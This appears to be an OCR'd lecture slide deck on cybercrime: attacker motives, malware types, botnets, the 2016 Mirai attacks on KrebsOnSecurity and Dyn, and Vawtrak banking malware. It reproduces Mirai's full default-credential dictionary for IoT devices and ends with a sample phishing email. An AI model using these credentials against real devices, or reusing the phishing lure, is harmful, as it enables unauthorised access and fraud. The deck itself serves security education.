
Source and Motive…

Nation-state
cyber-espionage

“Cyber weapons”

Hacktivism


Financially motivated (cybercrime)



Last update: 11-28-2016 15:39

Copyright © AV-TEST GmbH, www.av-test.org


Malware monetization options



SOURCE: http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/


Cybercrime malware by type

- Viruses = infecting files, self-propagates
- Worms = spreads through network holes, self-propagates
- Trojans = resident software with backdoor functionality, pretends to be legitimate, doesn’t self-propagate



Botnet use


1. Email spam
2. Web spam (comments)
3. DDoS (Distributed Denial of Service)
4. Information stealers
5. …



A botnet is a robot network: a collection of infected online devices, which could be laptops, servers, phones, routers, webcams, or any connected device that can run programs and send data across the internet.


Picture source: http://en.wikipedia.org/wiki/Botnet

Sept 2016 – A record high 620 Gbps DDoS from Mirai IoT botnet



21 SEP 16 KrebsOnSecurity Hit With Record DDoS


On Tuesday evening, KrebsOnSecurity.com was the target of an extremely large and unusual distributed denial-of-service (DDoS) attack designed to knock the site offline. The attack did no… i, the company that protects m… as nearly double the size of th… iggest assaults the Internet ha…



21 OCT 16 Hacked Cameras, DVRs Powered Today's Massive Internet Outage

A massive and sustained Internet attack that has caused outages and network congestion today for a large number of Web sites was launched with the help of hacked "Internet of Things" (IoT) devices, such as CCTV video cameras and digital video recorders, new data suggests.


Earlier today cyber criminals began training their attack cannons on **Dyn**, an Internet infrastructure company that provides critical technology services to some of the Internet's top destinations. The attack began creating problems for Internet users reaching an array of sites, including Twitter, Amazon, Tumblr, Reddit, Spotify and Netflix.



```
admin/password
user/user
admin/admin1234
admin/1111
root/1234
service/service
guest/12345
administrator/1234
ubnt/ubnt
root/hi3518
root/zlxx.
root/system
root/user
admin/1111111
admin/54321
admin/1234
tech/tech
root/vizxv
root/888888
root/juantech
support/support
root/root
admin/(none)
root/1111
root/666666
root/klv123
supervisor/supervisor
guest/12345
666666/666666
root/klv1234
root/jvbzd
root/7ujMko0vizxv
root/ikwb
root/realtek
admin/1234
admin/123456
admin/pass
mother/fu[redacted]r
root/admin
root/xmhdipc
root/123456
root/(none)
root/12345
root/pass
admin/smcadmin
root/password
Administrator/admin
guest/guest
admin1/password
888888/888888
root/Zte521
root/anko
root/7ujMko0admin
root/dreambox
root/00000000
admin/12345
admin/7ujMko0admin
admin/meinsm
```

Mirai's built-in password dictionary.


Banking Malware



- Steals account credentials on banking websites
- Initiates automatic money transfer
- “Web injects“ (injecting DLL into browser process)
- “Vawtrack” – Crimeware-as-a-Service model (steal to order)

- https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-vawtrak-international-crimeware-as-a-service-tpna.pdf

Vawtrak Crimeware-as-a-Service (CaaS)



Re: Applicant #1514042338

Hello,

Your application for an FNBO Direct account has been received. As an FNBO Direct customer, not only will you receive an exceptional interest rate,
you can be confident your accounts are held by a bank established in values of trust, integrity, and security.

Please find in the attached document information concerning your application.

